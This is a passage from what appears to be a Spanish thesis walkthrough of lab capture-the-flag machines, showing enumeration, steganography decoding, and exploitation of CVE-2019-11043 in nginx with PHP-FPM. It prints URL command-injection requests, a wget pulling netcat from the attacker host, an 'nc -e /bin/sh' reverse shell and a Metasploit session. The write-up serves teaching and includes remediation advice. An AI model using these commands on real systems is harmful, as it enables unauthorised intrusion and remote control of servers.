/8.jpg (Status: 200) [Size: 10089]
Progress: 17493 / 18460 (94.76%)
=====
2023/03/23 12:28:22 Finished
=====
```

Figura 29. Contenido directorio `/images`

Se trata de una serie de imágenes, algunas de ellas repetidas (tamaño igual).

En cada una de las carpetas numeradas del 0 al 15 encontramos un fichero `junk.txt`.

```
(dani@kali) - [~]
└─$ for i in {0..15}; do echo -n "Directorio $i: "; curl http://10.0.2.6:8080/$i/junk.txt; done
Directorio 0: bm8gc295IGNsYXZl
Directorio 1: MTIzNF9zZWw=
Directorio 2: bm8gc295IGNsYXZl
Directorio 3: aG9vcmEh
Directorio 4: bm8gc295IGNsYXZl
Directorio 5: bm8gc295IGNsYXZl
Directorio 6: bm8gc295IGNsYXZl
Directorio 7: bm8gc295IGNsYXZl
Directorio 8: bm8gc295IGNsYXZl
Directorio 9: bm8gc295IGNsYXZl
Directorio 10: bm8gc295IGNsYXZl
Directorio 11: 00000000: 6361 6c69 666f 726e 6961
Directorio 12: bm8gc295IGNsYXZl
Directorio 13: bm8gc295IGNsYXZl
Directorio 14: bm8gc295IGNsYXZl
Directorio 15: bm8gc295IGNsYXZl
```

Figura 30. Visualización del contenido de todos los ficheros `junk.txt`

Carpeta	Contenido	Carpeta	Contenido
0/junk.txt	bm8gc295IGNsYXZl	8/junk.txt	bm8gc295IGNsYXZl
1/junk.txt	MTIzNF9zZWw=	9/junk.txt	bm8gc295IGNsYXZl
2/junk.txt	bm8gc295IGNsYXZl	10/junk.txt	bm8gc295IGNsYXZl
3/junk.txt	aG9vcmEh	11/junk.txt	00000000: 6361 6c69 666f 726e 6961
4/junk.txt	bm8gc295IGNsYXZl	12/junk.txt	bm8gc295IGNsYXZl
5/junk.txt	bm8gc295IGNsYXZl	13/junk.txt	bm8gc295IGNsYXZl
6/junk.txt	bm8gc295IGNsYXZl	14/junk.txt	bm8gc295IGNsYXZl
7/junk.txt	bm8gc295IGNsYXZl	15/junk.txt	bm8gc295IGNsYXZl

Dentro de la carpeta `/admin` encontramos:

```
(dani@kali) - [~]
$ gobuster dir -u http://10.0.2.6:8080/admin -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.6:8080/admin
[+] Method:      GET
[+] Threads:     10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.5
[+] Extensions: php,html,txt
[+] Timeout:     10s
=====
2023/03/23 13:14:08 Starting gobuster in directory enumeration mode
=====
/admin.php      (Status: 200) [Size: 0]
/admin.php      (Status: 200) [Size: 0]
Progress: 18450 / 18460 (99.95%)
=====
2023/03/23 13:14:17 Finished
=====
```

Figura 31. Contenido directorio /admin

Y por último en el directorio **/notes** descubrimos un fichero llamado **note.txt** con el siguiente contenido:

```
(dani@kali) - [~]
$ curl http://10.0.2.6:8080/notes/note.txt
1 3 11
```

Figura 32. Visualización del contenido del fichero /notes/note.txt

Toda esta información se analizará en el siguiente capítulo.

Existen otras herramientas de enumeración de servidores web que trabajan en entorno gráfico, como puede ser DirBuster. Personalmente prefiero Gobuster o ffuf, esta última la más optimizada por su arquitectura y desarrollo en go.




Figura 33. Ejemplo de uso de la herramienta DirBuster

5.2.2. Análisis de vulnerabilidades

Una vez realizada la enumeración de los servicios podemos analizar la versión de servidor **nginx** instalada, concretamente la **1.14.0** y la versión de **php 7.1.33dev** por si presentan algún tipo de vulnerabilidad conocida.

Realizando una búsqueda en <https://www.exploit-db.com/exploits/47553> encontramos la vulnerabilidad `PHP-FPM + Nginx - Remote Code Execution) CVE-2019--11043` descubierta por Emil Lerner.

En ciertas configuraciones muy específicas de nginx + php-fpm se crea la posibilidad de que un usuario malicioso realice un *buffer underflow* y así inyecte un código y lo ejecute. De forma predeterminada php-fpm no está habilitado en un servidor nginx.

En el GitHub de Emil Lerner (<https://github.com/neex/phuip-fpizdam>) se detalla un listado de condiciones previas que se deben de dar.

Del mismo modo en el Blog personal de Orange Tsai hay un análisis técnico muy detallado sobre de la vulnerabilidad <https://blog.orange.tw/2019/10/an-analysis-and-thought-about-recently.html>

Analizada la configuración de la máquina *Odyssey_v2* parece que es posible aprovecharnos de esta vulnerabilidad.

5.2.3. Explotación

[CVE-2019--11043](#)

Para verificarlo seguimos los siguientes pasos:

PRIMERO. Lo primero será asegurarnos que tenemos instalado en nuestro sistema el compilador de Go.

```
(dani@titan) - [~]
└─$ go version
No se ha encontrado la orden «go», pero se puede instalar con:
sudo apt install gccgo-go
sudo apt install golang-go
```

Figura 34. Instalación en el sistema del compilador Golang

Si obtenemos la respuesta anterior es que no está instalado. Podemos instalar *gccgo-go* o *golang-go*. Para nuestro caso es indiferente instalar uno u otro, aunque ambos paquetes difieren en ciertos aspectos (por ejemplo, *gccgo-go* se basa en el compilador *gcc* y *golang-go* es la implementación oficial de Go que es mantenida por la comunidad)

SEGUNDO. Clonar mediante `git clone` en un directorio de nuestra máquina el repositorio <https://github.com/neex/phuip-fpizdam.git>,

TERCERO. Compilamos y creamos el ejecutable. Para reducir su tamaño podemos usar los flags “-gccgoflags -s -w” para omitir información de depuración. Si hubiéramos instalado golang-go los flags son “-ldflags -s -w”

```
(dani@kali) - [~/TFM/attack/phuip-fpizdam]
$ ll
total 13140
-rw-r--r-- 1 dani dani 1556 mar 15 13:09 attack.go
-rw-r--r-- 1 dani dani 340 mar 15 13:09 consts.go
-rw-r--r-- 1 dani dani 5669 mar 15 13:09 detect.go
-rw-r--r-- 1 dani dani 675 mar 15 13:09 detect_methods.go
-rw-r--r-- 1 dani dani 85 mar 15 13:09 go.mod
-rw-r--r-- 1 dani dani 3103 mar 15 13:09 go.sum
-rw-r--r-- 1 dani dani 1062 mar 15 13:09 LICENSE.txt
-rw-r--r-- 1 dani dani 4454 mar 15 13:09 main.go
-rw-r--r-- 1 dani dani 947 mar 15 13:09 phpini.go
-rwxr-xr-x 1 dani dani 1029112 mar 23 20:14 phuip-fpizdam
-rwxr-xr-x 1 dani dani 1949824 mar 23 20:07 phuip-fpizdam.old
-rw-r--r-- 1 dani dani 6831 mar 15 13:09 README.md
drwxr-xr-x 2 dani dani 4096 mar 15 13:09 reproducer
-rw-r--r-- 1 dani dani 2699 mar 15 13:09 requester.go
-rw-r--r-- 1 dani dani 10405332 mar 15 13:09 ZeroNights2019.pdf
```

Figura 35. Generación ejecutable phuip-fpizdam

La diferencia de tamaño es importante. Y si aún quisiéramos reducirlo más podríamos usar la utilidad *upx brute phuip-fpizdam*.

```
-rwxr-xr-x 1 dani dani 253772 mar 23 20:14 phuip-fpizdam
-rwxr-xr-x 1 dani dani 1949824 mar 23 20:07 phuip-fpizdam.old
-rw-r--r-- 1 dani dani 6831 mar 15 13:09 README.md
```

Figura 36. Optimización del ejecutable phuip-fpizdam

CUARTO. En nuestro sitio web hay dos páginas escritas en php: `phpinfo.php` y `admin.php`.

Usando la página <http://10.0.2.6:8080/phpinfo.php> obtenemos un error. El motivo es que la página tiene contenido.

```
(dani@kali) - [~/TFM/attack/phuip-fpizdam]
$ ./phuip-fpizdam http://10.0.2.6:8080/phpinfo.php
2023/03/23 20:24:51 Base status code is 200
2023/03/23 20:24:51 Status code 502 for qsl=1765, adding as a candidate
2023/03/23 20:24:52 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2023/03/23 20:24:52 Status code 502 for &main.AttackParams{QueryStringLength:1755, PisosLength:2}
2023/03/23 20:24:52 Detect() returned error: error for &main.AttackParams{QueryStringLength:1755, PisosLength:4}: unexpected EOF
```

Figura 37. Prueba de phuip-fpizdam con phpinfo.php

Vamos a probar con la página `admin.php` que tiene un tamaño de 0 bytes.

```
(dani@kali) - [~/TFM/attack/phui-fpizdam]
$ ./phui-fpizdam http://10.0.2.6:8080/admin/admin.php
2023/03/23 20:28:37 Base status code is 200
2023/03/23 20:28:38 Status code 502 for qsl=1755, adding as a candidate
2023/03/23 20:28:38 The target is probably vulnerable. Possible QSLs: [1745 1750 1755]
2023/03/23 20:28:38 Status code 502 for &main.AttackParams{QueryStringLength:1750, PisosLength:3}
2023/03/23 20:28:40 Status code 502 for &main.AttackParams{QueryStringLength:1750, PisosLength:1}
2023/03/23 20:28:40 Attack params found: --qsl 1750 --pisos 61 --skip-detect
2023/03/23 20:28:40 Trying to set "session.auto_start=0"...
2023/03/23 20:28:40 Detect() returned attack params: --qsl 1750 --pisos 61 --skip-detect <-- REMEMBER THIS
2023/03/23 20:28:40 Performing attack using php.ini settings...
2023/03/23 20:28:41 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2023/03/23 20:28:41 Trying to cleanup /tmp/a...
2023/03/23 20:28:41 Done!
```

Figura 38. Prueba de phui-fpizdam con admin.php

Y en este caso si tenemos éxito. A partir de ahora podemos inyectar comandos a nuestro servidor `nginx` para que los ejecute. Por ejemplo:

```
(dani@kali) - [~/TFM/odyssey_v2/attack/phui-fpizdam]
$ curl "http://10.0.2.6:8080/admin/admin.php?a=/bin/bash+-c+'id'&"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 39. Obtención del id de usuario con phui-fpizdam

Después de varios intentos obtenemos la información del usuario dueño del proceso `nginx`.

En este punto podemos utilizar la vulnerabilidad para ir lanzando comandos uno a uno o conseguir realizar una Reverse Shell y así nos sea más cómodo trabajar contra la máquina vulnerable.

Como la utilidad `nc` (`netcat`) no se encuentra en la máquina vulnerable lo primero que haremos será copiarla en el directorio `/tmp`. Después le daremos permisos de ejecución y por último la ejecutaremos en el puerto 1234.

En el directorio `/bin` de la máquina atacante ponemos un servidor web a la escucha en el puerto 5050

```
(dani@kali) - [~/usr/bin]
$ python3 -m http.server 5050
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
10.0.2.6 - - [23/Mar/2023 21:10:08] "GET /nc HTTP/1.1" 200 -
[]
```

Figura 40. Web Server de Python

Y lanzamos el comando:

```
(dani@kali) - [~/TFM/odyssey_v2/attack/phui-fpizdam]
$ curl "http://10.0.2.6:8080/admin/admin.php?a=/bin/sh+-c+'cd+/tmp;wget+http://10.0.2.5:5050/nc'&"
```

Figura 41. Copia de la utilidad netcat en odyssey_v2

Verificamos que hayamos copiado la utilidad `nc`

```
(dani@kali) - [~/TFM/odyssey_v2/attack/phuip-fpizdam]
└─$ curl "http://10.0.2.6:8080/admin/admin.php?a=/bin/sh+-c+'ls+-la+/tmp'&"
total 48
drwxrwxrwt 1 root    root      4096 Mar 23 20:10 .
drwxr-xr-x 1 root    root      4096 Mar 23 19:46 ..
-rw-r--r-- 1 www-data www-data   32 Mar 23 19:47 a
-rw-r--r-- 1 www-data www-data 34952 Aug 20  2021 nc
-rw----- 1 www-data www-data    0 Mar 23 19:47 sess_022a548575781a3d443f66b329eaf774
```

Figura 42. Listado del directorio `/tmp` de `odyssey_v2`

Ahora deberemos darle permisos de ejecución:

```
(dani@kali) - [~/TFM/odyssey_v2/attack/phuip-fpizdam]
└─$ curl "http://10.0.2.6:8080/admin/admin.php?a=/bin/sh+-c+'chmod+777+/tmp/nc'&"
```

Figura 43. Cambios de permisos en netcat

```
(dani@kali) - [~/TFM/odyssey_v2/attack/phuip-fpizdam]
└─$ curl "http://10.0.2.6:8080/admin/admin.php?a=/bin/sh+-c+'ls+-la+/tmp'&"
total 48
drwxrwxrwt 1 root    root      4096 Mar 23 20:10 .
drwxr-xr-x 1 root    root      4096 Mar 23 19:46 ..
-rw-r--r-- 1 www-data www-data   32 Mar 23 19:47 a
-rwxrwxrwx 1 www-data www-data 34952 Aug 20  2021 nc
-rw----- 1 www-data www-data    0 Mar 23 19:47 sess_022a548575781a3d443f66b329eaf774
```

Figura 44. Verificación del cambio de permisos

Y por último ejecutamos en la máquina objetivo la utilidad `nc` para obtener una `reverse Shell`. Antes es necesario que en la máquina atacante (Kali) pongamos a la escucha la utilidad `nc` en el puerto 1234.

```
(dani@kali) ~/TFM/odyssey_v2/attack/phuip-fpizdam
└─$ curl "http://10.0.2.6:8080/admin/admin.php?a=/bin/sh+-c+' /tmp/nc+-e+/bin/sh+10.0.2.5+1234'&"
<html>
<head><title>504 Gateway Time-out</title></head>
<body bgcolor="white">
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>

(dani@kali) ~/TFM/odyssey_v2/attack/phuip-fpizdam
└─$

(dani@kali) /usr/bin
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 43728
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@007247e830d6:~/html/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@007247e830d6:~/html/admin$ find / -name *flag* -type f 2> /dev/null
find / -name *flag* -type f 2> /dev/null
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/var/www/html/admin/.flag.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
```

Figura 45. Generación de una reverse shell en odyssey_v2

Descubrimos que una bandera está en el directorio `/var/www/html/admin` pero oculta `.flag.txt`

```
www-data@007247e830d6:~/html/admin$ ls -la
ls -la
total 12
drwxr-xr-x 2 root root 4096 Jul 27 2020 .
drwxr-xr-x 1 root root 4096 Sep 13 2022 ..
-rw-r--r-- 1 root root 41 Jul 27 2020 .flag.txt
-rw-r--r-- 1 root root 0 Jul 24 2020 admin.php
www-data@007247e830d6:~/html/admin$ cat .flag.txt
cat .flag.txt
flag is 58C250724441ED96979209921FAC3D89
www-data@007247e830d6:~/html/admin$
```

Figura 46. Descubrimiento del fichero flag.txt

```
flag.txt: 58C250724441ED96979209921FAC3D89
```



En este punto se intentó hacer una escalada de privilegios para poder encontrar la otra bandera. Después de muchas pruebas y verificación de versiones **no se descubrió ninguna vulnerabilidad o mala configuración que permitiera realizar una escalada de privilegios.**

Nos queda otro camino: estudiar la información (ficheros e imágenes) que recogimos en la etapa de enumeración del servidor web.

Estudio de las imágenes y de los ficheros recuperados del servidor web

En la fase de enumeración descubrimos un fichero /notes/note.txt que contenía tres números: **1, 3 y 11**

También descubrimos 16 directorios llamados del 0 al 15. Cada uno de ellos contenía un único fichero de texto llamado `junk.txt`. Los 16 ficheros `junk.txt` almacenaban la misma información menos los que estaban en los directorios **1, 3 y 11**.

Directorios	Contenido
1	MTIzNF9zZWU=
3	aG9vcmEh
11	00000000: 6361 6c69 666f 726e 6961
Resto de directorios	bm8gc295IGNsYXZl

Todo apunta a que es el resultado de codificar cierta información. Ahora hay que averiguar que codificación se ha utilizado. Para ello podemos usar una utilidad llamada **CyberChef** <https://gchq.github.io/CyberChef/> que tiene un gran número de decodificadores (se puede instalar o usar on-line).




Figura 47. Decodificación con CyberChef Base64

La cadena `bm8gc295IGNsYXZl` decodificada en Base64 resulta ser la cadena "no soy clave"

La cadena `MTIzNF9zZWU=` que estaba en el fichero `junk.txt` del **directorio 1** se puede decodificar en Base64 y es `1234_sec`

La cadena `aG9vcmEh` que estaba en el fichero `junk.txt` del **directorio 3** se puede decodificar en Base64 y el resultado es **hora!**

Por último la cadena 00000000: 6361 6c69 666f 726e 6961 del fichero junk.txt del **directorio 11** esta codificada con Hexdump y su decodificación es **california**




Figura 48. Decodificación con CyberChef Hexdump

Respecto las imágenes vimos que la 1, 3 y 11 son la misma pero con tamaño distinto. Todo apunta que contienen información oculta.



Figura 49. Imagen hackersClub

La **esteganografía** es la técnica de ocultación de información en la que se inserta un mensaje o archivo dentro de otro mensaje o archivo. En nuestro caso vamos a mirar si dentro de las imágenes se ha ocultado algún mensaje o fichero.

Existe la utilidad **steghide** que permite insertar o extraer información de un fichero.

En nuestro caso tenemos las imágenes 1, 3 y 11 y hemos decodificado información de los ficheros contenidos en los directorios 1, 3, y 11.

Podemos probar de ver si hay información en las imágenes usando como contraseña la cadena contenida en el fichero de texto llamado igual

```
(dani@kali) - [~/TFM/odyssey_v2]
└─$ steghide extract -sf 1.jpg -p 1234_sec
anotó los datos extraídos e/"s1".

(dani@kali) - [~/TFM/odyssey_v2]
└─$ steghide extract -sf 3.jpg -p hoora!
anotó los datos extraídos e/"s2".

(dani@kali) - [~/TFM/odyssey_v2]
└─$ steghide extract -sf 11.jpg -p california
anotó los datos extraídos e/"s3".
```

Figura 50. Uso de steghide para extraer información oculta.

El resultado ha sido satisfactorio. Las imágenes 1, 3 y 11 contenían los ficheros s1, s2 y s3, respectivamente.

```
(dani@kali) - [~/TFM/odyssey_v2]
└─$ cat s1 s2 s3
user: root
pass: !3QwX?j4
flag: /root/.hide/.last
```

Figura 51. Información extraída de las imágenes.

Por lo que parece tenemos que para el usuario **root** la contraseña es **!3QwX?j4** y el tercer fichero nos indica en donde parece estar escondida la bandera.

Mediante la conexión que aún tenemos abierta probamos las credenciales:

```
www-data@007247e830d6:~/html/admin$ su -
su -
Password: !3QwX?j4

root@007247e830d6:~# cd /root/.hide/.last
cd /root/.hide/.last
root@007247e830d6:~/hide/.last# ls -lA
ls -lA
total 4
-rw-r--r-- 1 root root 47 Sep 13 2022 .flag.txt
root@007247e830d6:~/hide/.last# cat .flag.txt
cat .flag.txt
your flag is: 5378aef8946e502ca645a55cbcdc5661
root@007247e830d6:~/hide/.last#
```

Figura 52. Obtención del fichero flag.txt

flag.txt: 5378aef8946e502ca645a55cbcdc5661




```
msf6 exploit(multi/http/php_fpm_rce) > run
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending baseline query...
[*] Detecting QSL...
[+] The target is probably vulnerable. Possible QSLs: [1755]
[*] Doing sanity check...
[*] Detecting attack parameters...
[+] Parameters found: QSL=1750, customh_length=54
[+] Target is vulnerable!
[*] Performing attack using php.ini settings...
[+] Success! Was able to execute a command by appending 'which which'
[*] Trying to cleanup /tmp/U...
[+] Cleanup done!
[*] Sending payload...
[*] Sending stage (39927 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.6:40642) at 2023-03-23 23:48:13 +0100
[*] Remove /tmp/U and kill workers...
[-] Could not cleanup. Run these commands before terminating the session: for p in `pidof php-fpm`; do kill -9 $p;done; rm -f /tmp/U

meterpreter > ls -lA
Listing: /var/www/html/admin
=====
Mode                Size      Type      Last modified          Name
-----
100644/rw-r--r--   41       fil      2020-07-27 23:09:59 +0200 .flag.txt
100644/rw-r--r--    0       fil      2020-07-24 16:33:22 +0200 admin.php
meterpreter > █
```

Figura 55. Ejecución del exploit

Metasploit simplifica la explotación de vulnerabilidades conocidas pero es difícil encontrar módulos para vulnerabilidades que sean relativamente nuevas. En este caso estamos hablando de una vulnerabilidad de octubre de 2019.

5.2.4. Persistencia

Como en la máquina anterior podemos aplicar diferentes técnicas para poder continuar accediendo a la máquina sin que sus administradores se percaten. Dependiendo de la sofisticación de la técnica empleada podremos acceder durante más o menos tiempo.

En esta máquina, como en el resto, el objetivo es más una exfiltración de datos que no tanto un control de esta a largo plazo.

A parte de los métodos comentados anteriormente hay que añadir que **Metasploit** incluye diferentes módulos *post-explotación* que nos permiten ganar una cierta persistencia en la máquina atacada. Que estos módulos sean de conocimiento público implica que la mayoría de los sistemas de prevención de intrusiones existentes en el mercado los conocen y por tanto son fácilmente detectables.

5.2.5. Medidas correctivas

En esta máquina se ha detectado una vulnerabilidad en un servicio provocada por una mala configuración y por una falta de actualización del software.

CVE-2019-11043

Título Fallo de subdesbordamiento (*buffer underflow*) en PHP-FPM.

Severidad	CVSS 3.x 8.8 Alta, CVSS 9.0 Alta.
Descripción	<p>En las versiones de PHP 7.1.x inferiores a 7.1.33, 7.2.x por debajo de 7.2.24 y 7.3.x por debajo de 7.3.11 es posible hacer que el módulo FPM escriba búferes en el espacio reservado para FCGL, abriendo así la posibilidad de ejecución remota de código.</p> <p>Esta situación se produce en ciertas configuraciones de FPM.</p>
Corrección	<p>La primera versión de PHP que abordó la corrección de esta vulnerabilidad fue la 7.2.24 (octubre 2019). Se recomienda, si es posible, actualizar a la versión actual 8.2.4.</p> <p>Si la actualización no es posible se recomienda como solución alternativa incluir comprobaciones para verificar si existe o no un archivo. Esto se logra incluyendo la directiva <code>try_files</code> o usando una instrucción <code>if</code>, como <code>if (-f \$uri)</code>.</p>

5.3. Jump_force

En este escenario se nos presentan dos máquinas vulnerables interconectadas (a diferencia de los escenarios anteriores en donde sólo existía una única máquina vulnerable).

De las dos máquinas **sólo una es accesible desde el exterior mediante unos puertos concretos**. La segunda solo es visible desde la primera.

En la actualidad esta situación se sigue encontrando en entornos de producción en donde disponen de una máquina accesible desde Internet (con una dirección IP pública) que se conecta a una máquina ubicada dentro de la red privada de la empresa (IP privada). Un ejemplo sería un servidor web que se conecta a la base de datos de la empresa.

En el caso planteado si un ciberdelincuente consiguiera acceso a la máquina pública podría intentar realizar lo que se conoce como *pivoting* para acceder a las máquinas ubicadas dentro de la red privada de la empresa.




Figura 56. Esquema *jump_force*

En nuestro caso arrancaremos ambas máquinas usando docker-compose (tendrá que estar instalado en nuestro sistema). Ejecutamos la siguiente instrucción:

```
docker-compose up
```

```
(dani@titan) - [~/TFM/jump_force]
└─$ docker-compose up
Building uno
Sending build context to Docker daemon 2.048kB
Step 1/3 : FROM jserrai/tfm_ctf:jump_force_one
jump_force_one: Pulling from jserrai/tfm_ctf
4f250268ed6a: Pull complete
4958739ac14c: Pull complete
Digest: sha256:421838d78804ffe2e96eac4c4b9f3f30f3049b5828856eae473967f2c5b3564c
Status: Downloaded newer image for jserrai/tfm_ctf:jump_force_one
--> 6cd22c894ca4
Step 2/3 : WORKDIR /
--> Running in 11983faf2577
```

Figura 57. Uso de *docker-compose* para iniciar *jump_force*

Y si todo funciona correctamente ambos contenedores irán lanzando mensajes de estado:

```
Attaching to jump_force_dos_1, jump_force_uno_1
dos_1 | Starting OpenBSD Secure Shell server: sshd.
dos_1 | i am a fun TFM
uno_1 | Starting Apache httpd web server: apache2AH00558: apache2: Could not reliabl
8.0.3. Set the 'ServerName' directive globally to suppress this message
uno_1 | .
uno_1 | Starting MariaDB database server: mysqld . ..
uno_1 | I am a fun TFM
dos_1 | i am a fun TFM
dos_1 | i am a fun TFM
uno_1 | I am a fun TFM
```

Figura 58. Ejecución *jump_force*

5.3.1. Reconocimiento

Volvemos a utilizar Nmap para enumerar los servicios disponibles:

```
nmap -Pn -sV -sC -T4 10.0.2.6
```

```
(dani@kali)-[~]
└─$ nmap -Pn -sV -sC -T4 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-24 19:05 CET
Nmap scan report for 10.0.2.6
Host is up (0.00085s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
5000/tcp  open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.17 seconds
```

Figura 59. Escaneo de *jump_uno*

En el escaneo se ha detectado un servidor **Apache/2.4.25** escuchando en el puerto **5000**.

[Puerto 5000](#)

La página principal del servidor tiene este contenido:

```
(dani@kali)-[~]
└─$ curl http://10.0.2.6:5000
creo que debes seguir jugando... <br>soy una vulnerabilidad? <br>soy dos vulnerabilidades? <br>soy tres... <br>busca
por aquí y por allí <br>soy lo que encuentres... tu puedes<br>
```

Figura 60. Contenido de la página principal del servidor web

El siguiente paso será enumerar el servicio web utilizando **Gobuster**

```
(dani@kali) - [~]
└─$ gobuster dir -u http://10.0.2.6:5000 -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.6:5000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php,txt,html
[+] Timeout: 10s
=====
2023/03/24 19:11:30 Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
./hta (Status: 403) [Size: 275]
./hta.txt (Status: 403) [Size: 275]
